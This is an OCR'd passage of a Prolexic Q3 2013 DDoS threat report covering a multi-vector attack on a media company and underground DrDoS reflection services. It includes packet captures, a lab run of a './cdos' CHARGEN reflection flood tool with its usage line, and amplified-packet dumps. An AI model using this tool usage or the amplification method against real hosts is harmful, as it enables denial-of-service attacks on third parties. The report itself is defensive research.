


Figure 6: Attack campaign start time – Q3 2013, Q2 2013, Q3 2012

Attack Spotlight: DDoS campaign against a media company

Prolexic has added a new section to its attack reports. Each report will profile a notable attack that occurred during the quarter. The first Attack Spotlight is shown below.

One of the most interesting campaigns in Q3 involved a multi-layer, multi-prong attack against a media company. This attack started with an increasing number of connections that evolved into multiple attack methods.

The attackers used multiple, distributed IP sources and attack vectors that targeted infrastructure and application layer alike. These vectors included DNS, TCP, SYN and UDP malicious traffic, as well as reflection-based attack vectors such as CHARGEN. Figures 7 – 11 show traffic snippets of the attacking signatures:

```
10:51:36.904336 IP xxx.xxx.xxx.xxx.53 > xxx.xxx.xxx.xxx.40531: 51342 ServFail 0/0/1 (35)
10:51:36.904341 IP xxx.xxx.xxx.xxx.53 > xxx.xxx.xxx.xxx.36641: 49263 ServFail 0/0/1 (35)
10:51:36.904381 IP xxx.xxx.xxx.xxx.53 > xxx.xxx.xxx.xxx.7848: 46012 ServFail 0/0/1 (35)
```

Figure 7: Traffic from DNS flood attack signature

```
12:00:06.372492 IP (tos 0x0, ttl 51, id 25064, offset 0, flags [DF], proto: TCP (6), length: 117) xxx.xxx.xxx.xxx.1086
> xxx.xxx.xxx.xxx.80: P, cksum 0x70e8 (correct), 526902182:526902259(77) ack 1480847907 win 65535
E..ua.@.3...nR...]...>.P.g..XC.#P...p...GET / HTTP/1.1
User-Agent: start.exe
Host: victim.xxxx.com
```

Figure 8: Traffic from GET flood attack signature

```
11:55:17.816445 IP xxx.xx.xxx.xxx.11178 > xxx.xxx.xxx.xxx.80: S 4105175040:4105175040(0) win 8192 <mss
1460,nop,wscale 2,nop,nop,sackOK>
11:55:17.816446 IP xxx.xxx.xxx.xxx.11178 > xxx.xxx.xxx.xxx.80: S 4105175040:4105175040(0) win 8192 <mss
1460,nop,wscale 2,nop,nop,sackOK>
```

Figure 9: Traffic from SYN flood attack signature

```
13:06:41.723856 IP xxx.xxx.xxx.xxx.19 > xxx.xxx.xxx.xxx.2070: UDP, length 1351
E..cL...s.....H..].......O.* !”#$%&’()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg
!”#$%&’()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefgh
“#$%&’()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghi
```

Figure 10: Traffic from CHARGEN attack signature

```
13:11:38.997814 IP xxx.xxx.xxx.xxx.19 > xxx.xxx.xxx.xxx.2070: UDP, length 386
13:11:38.997909 IP xxx.xxx.xxx.xxx.19 > xxx.xxx.xxx.xxx.2070: UDP, length 1286
13:11:38.997927 IP xxx.xxx.xxx.xxx.19 > xxx.xxx.xxx.xxx.2070: UDP, length 284
13:11:38.997969 IP xxx.xxx.xxx.xxx.19 > xxx.xxx.xxx.xxx.2531: UDP, length 532
13:11:38.998010 IP xxx.xxx.xxx.xxx.19 > xxx.xxx.xxx.xxx.2070: UDP, length 1246
```

Figure 11: Traffic from UDP flood attack signature




Figure 12: Border traffic and mitigation bits for a September 6 attack, which lasted approximately 9 hours. The charts represent mitigated traffic volumes at Prolexic's cloud-based scrubbing centers

As Figure 12 illustrates, the largest DDoS event peaked at 120 Gbps and over 8 million packets per second of mitigated attack traffic, and the majority of the malicious traffic came from IP addresses throughout Europe. Mitigation of DDoS attacks of the size and complexity of this campaign required constant network monitoring and the ability to quickly deploy mitigation countermeasures as attack vectors changed.

These vectors are very difficult to mitigate solely with automated mitigation technology. Attackers often watch and change tactics on the fly, altering the use of infrastructure and application attack vectors. In addition, they also use reflection-based attacks, which further complicate detection and mitigation.

The campaign shows how current DDoS attacks can be orchestrated effectively with multiple attack vectors, requiring a combination of mitigation technology and knowledgeable professionals to mitigate it successfully. This trend will continue and new vectors will be added as they appear on the DDoS attack threatscape.

Case Study: DrDoS reflection services within the underground marketplace

Q3 2013 data shows that the DDoS-as-a-Service marketplace has expanded to include the development and resale of custom attack tools. The new tools can scan large IP address ranges to discover vulnerable servers that can be utilized as unwilling participants in amplified reflection DDoS attacks. Attackers build lists of these victim servers from which to reflect and amplify attack traffic towards their primary targets. Such scanner tools were previously only available for sale privately within underground forums, but now many have been recently leaked into the public realm. In addition, free scanner tools have also been released.

Throughout Q3 2013, Prolexic observed a significant uptick in Distributed Reflective Amplification Denial of Service (DrDoS) attacks against customers in multiple industries. In these attacks, the target customer was inundated with floods of Layer 3 requests that made use of network protocols such as DNS, SNMP and CHARGEN, which up until now was believed to have been obsolete.

The increase in DDoS attacks that take advantage of reflection techniques can be attributed to the increase in the number of misconfigured servers appearing worldwide on the Internet every day and the ease with which attackers are now able to obtain lists of misconfigured servers. Lists of thousands of available servers can be acquired using inexpensive and free IP address range scanners. Furthermore, the integration of reflection attack methods into ready-to-use DDoS-as-a-Service stressor suites has expanded and is fully integrated into current offerings.

In addition to the creation and sale of reflection attack scanning tools, underground vendors were observed selling lists of vulnerable servers from completed scans. The commodification of lists of vulnerable servers is not a new phenomenon within the underground, which historically created lists consisting of URLs that had been shelled with a PHP backdoor such as r57 or c99. The surge in availability and demand for lists of servers specifically vulnerable to reflection attacks is unique to Q3 2013, however. In the past, this niche of DrDoS tools within the underground marketplace had not been observed.

This case study examines the details of underground marketplace developments as they relate to DrDoS attack methods, tools and services – specifically CHARGEN attacks being integrated into the DDoS threatscape. In addition, recommended steps for remediating CHARGEN attacks will show how to turn off the CHARGEN protocol to stop this attack method.

DrDoS attack overview

DrDoS attacks are the subject of a four-part **white paper series** authored by the Prolexic Security Engineering and Response Team (PLXsert).

Reflection and amplification attack techniques rely on the ability of an attacker to initiate spoofed communications to a network protocol at a victim IP address, which causes the protocol on the victim server to respond to the spoofed target.

These techniques usually involve multiple victims and one primary target. The victim is the intermediary server being used to reflect the attack traffic, and the primary target is the destination of the attack campaign. Some protocols allow for amplification effects where a request yields a response that contains more bytes of data than the initial spoofed request. When the responses are the same byte size as the request, there is not much advantage to a reflection attack other than that of pseudo-anonymity. However, if an attacker can amplify an attack, the incoming bandwidth to the target can be significantly higher than the attacker could generate alone.

Figure 13 shows a typical reflection attack, originally shared in the **DrDoS series overview white paper**. A malicious actor is able to send spoofed requests that set the source IP address as the primary target. The destination is one of the victims. The response from the victim servers will be sent directly to the primary target, creating a reflection attack. The attack becomes distributed when an attacker uses more than one victim. The attacker can be a single actor or multiple actors.




Figure 13: Example of a DrDoS reflection attack

Commonly used reflection attack vectors

The flaws within servers that can be exploited in reflection attacks are easily discoverable by making use of simple port-scanning tools that are configured to identify specific ports and protocols. Once attackers identify IP addresses that are running services that are vulnerable to reflection attacks, they are able to create a list and begin their attacks.

DDoS reflection attacks take advantage of protocols and services that are, by design, susceptible to amplification of responses from specially crafted requests. Misconfiguration of named protocols and services allows malicious actors to take advantage and use them as attack vectors. An old but re-emerging DrDoS attack vector is the character generator (CHARGEN) protocol.

CHARGEN

The CHARGEN protocol is intended for network testing and debugging and runs on port 19. CHARGEN is rarely used in production environments and legacy systems or misconfigured servers are often the sources of unwanted CHARGEN traffic.


Reflection attacks use CHARGEN because the protocol is designed to reply with amplified traffic to the intended destination, making it an ideal vector for exploitation for use of DDoS attacks.

CHARGEN was identified as being vulnerable to participation in denial of service attacks in 1999[2], and it is surprising to see it is still being used in UDP DDoS attacks in 2013. Furthermore, the emergence of CHARGEN within the DDoS-as-a-Service marketplace indicates that this attack method still holds value to actors engaging in DrDoS attacks.

The following case study scenario shows a laboratory-created DrDoS attack that uses the CHARGEN protocol.

Packet generated by a malicious actor

Figures 14 and 15 show the generation of a malicious CHARGEN packet and its contents.



```
root@webapp:~# echo mal actor
mal actor
root@webapp:~# ./cdos
Invalid parameters!
Usage: ./cdos <target IP> <target port> <reflection file> <threads> <pps limiter
, -1 for no limit> <time>
root@webapp:~# ./cdos 192.168.146.175 1337 chargen-ips.txt 100 -1 300
Setting up Sockets...
Starting Flood...
```

Figure 5: The contents of the packet received by the Windows 2000 victim server


```
0000  00 0c 29 61 c7 b3 00 0c 29 9f 68 d7 08 00 45 00   ..)a....).h...E.
0010  00 1d b3 c8 00 00 ff 11 61 55 c0 a8 92 af c0 a8   ........aU......
0020  92 b1 05 39 00 13 00 09 00 00 01                  ...9.......
```

Figure 15: Contents of the UDP packet

At the victim server

The victim server receives a 60-byte frame. (The difference is added by the Ethernet communication process.) The vulnerable service amplifies it to a size 17 times larger before directing it toward the primary target.

[2] CVE Details, CVE-1999-0103, http://www.cvedetails.com/cve/CVE-1999-0103/



Connection
Status: Connected
Duration: 00:09:06
Speed: 10.0 Mbps

Activity
Sent — Received
Packets: 3,643,838 | 2,309,000

AMD PCNET Family PCI Ethernet Adapter


Figure 16: A Microsoft Windows 2000 server victim

```
0000  00 0c 29 61 c7 b3 00 0c 29 9f 68 d7 08 00 45 00   ..)a....).h...E.
0010  00 1d 74 5b 00 00 ff 11 a0 c2 c0 a8 92 af c0 a8   ..t[............
0020  92 b1 05 39 00 13 00 09 00 00 01 00 00 00 00 00   ...9............
0030  00 00 00 00 00 00 00 00 00 00 00 00               ............
```

Figure 17: The contents of the packet received by the Windows 2000 victim server


Packet sent to the primary target from the Windows 2000 victim

The amplified packet is reflected and directed to the primary target as shown in Figures 18 and 19.



```
)*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnop
*+,-./0123456789:;<=>?@
14:27:04.405746 IP 192.168.146.177.19 > 192.168.146.175.1337: UDP, length 763
...........9..Z. !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
`abcdefg
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefgh
"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghi
#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghij
$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijk
%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijkl
&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklm
'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmn
()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmno
)*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnop
*+,-./0123456789:;<=>?@
14:27:04.405748 IP 192.168.146.177.19 > 192.168.146.175.1337: UDP, length 763
E...V.....;............9..Z. !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRS
TUVWXYZ[\]^_`abcdefg
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefgh
"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghi
#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghij
$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijk
%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijkl
&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghi
```

Figure 18: Packet data of the amplified DrDoS traffic



```
0000  00 0c 29 9c a0 93 00 0c 29 61 c7 b3 08 00 45 00   ..).....)a....E.
0010  05 dc 77 dc 20 00 80 11 f6 82 c0 a8 92 b1 c0 a8   ..w. ...........
0020  92 af 00 13 05 39 0c a7 f9 e6 20 21 22 23 24 25   .....9.... !”#$%
0030  26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35   &’()*+,-./012345
0040  36 37 38 39 3a 3b 3c 3d 3e 3f 40 41 42 43 44 45   6789:;<=>?@ABCDE
0050  46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55   FGHIJKLMNOPQRSTU
0060  56 57 58 59 5a 5b 5c 5d 5e 5f 60 61 62 63 64 65   VWXYZ[\]^_`abcde
0070  66 67 0d 0a 21 22 23 24 25 26 27 28 29 2a 2b 2c   fg..!”#$%&’()*+,
0080  2d 2e 2f 30 31 32 33 34 35 36 37 38 39 3a 3b 3c   -./0123456789:;<
0090  3d 3e 3f 40 41 42 43 44 45 46 47 48 49 4a 4b 4c   =>?@ABCDEFGHIJKL
00a0  4d 4e 4f 50 51 52 53 54 55 56 57 58 59 5a 5b 5c   MNOPQRSTUVWXYZ[\
00b0  5d 5e 5f 60 61 62 63 64 65 66 67 68 0d 0a 22 23   ]^_`abcdefgh..”#
00c0  24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33   $%&’()*+,-./0123
00d0  34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40 41 42 43   456789:;<=>?@ABC
00e0  44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53   DEFGHIJKLMNOPQRS
00f0  54 55 56 57 58 59 5a 5b 5c 5d 5e 5f 60 61 62 63   TUVWXYZ[\]^_`abc
0100  64 65 66 67 68 69 0d 0a 23 24 25 26 27 28 29 2a   defghi..#$%&’()*

[redacted]
```

Figure 19: Contents of the amplified DrDoS traffic flood toward the target server

This simple example reveals how an attacker can launch powerful amplification attacks with neither a significant level of skill nor sophisticated tools.

Industries targeted by DrDoS attacks during Q3 2013

PLXsert observed an increase in the use of the CHARGEN protocol in attacks during Q3 2013. There are estimated to be more than 100,000 CHARGEN servers available on the Internet at risk for exploitation by malicious actors.

The following campaigns against two Prolexic customers in different industries exemplify the trend of the use of CHARGEN as an attack vector in DrDoS attacks. One campaign targeted a gambling industry customer and the other campaign targeted an entertainment industry customer.

Attack on a gambling industry customer

The map in Figure 20 reveals the regions where most of the CHARGEN attack sources were detected. Sources of CHARGEN traffic originated primarily from the Americas, Asia and Australia.




Figure 20: Source regions of CHARGEN attacks against gambling industry customer

Figure 21 displays a breakout of autonomous system numbers (ASNs) targeting the gambling industry customer. In this campaign, the majority of reflector IP addresses originated from Asia, specifically from within China. .

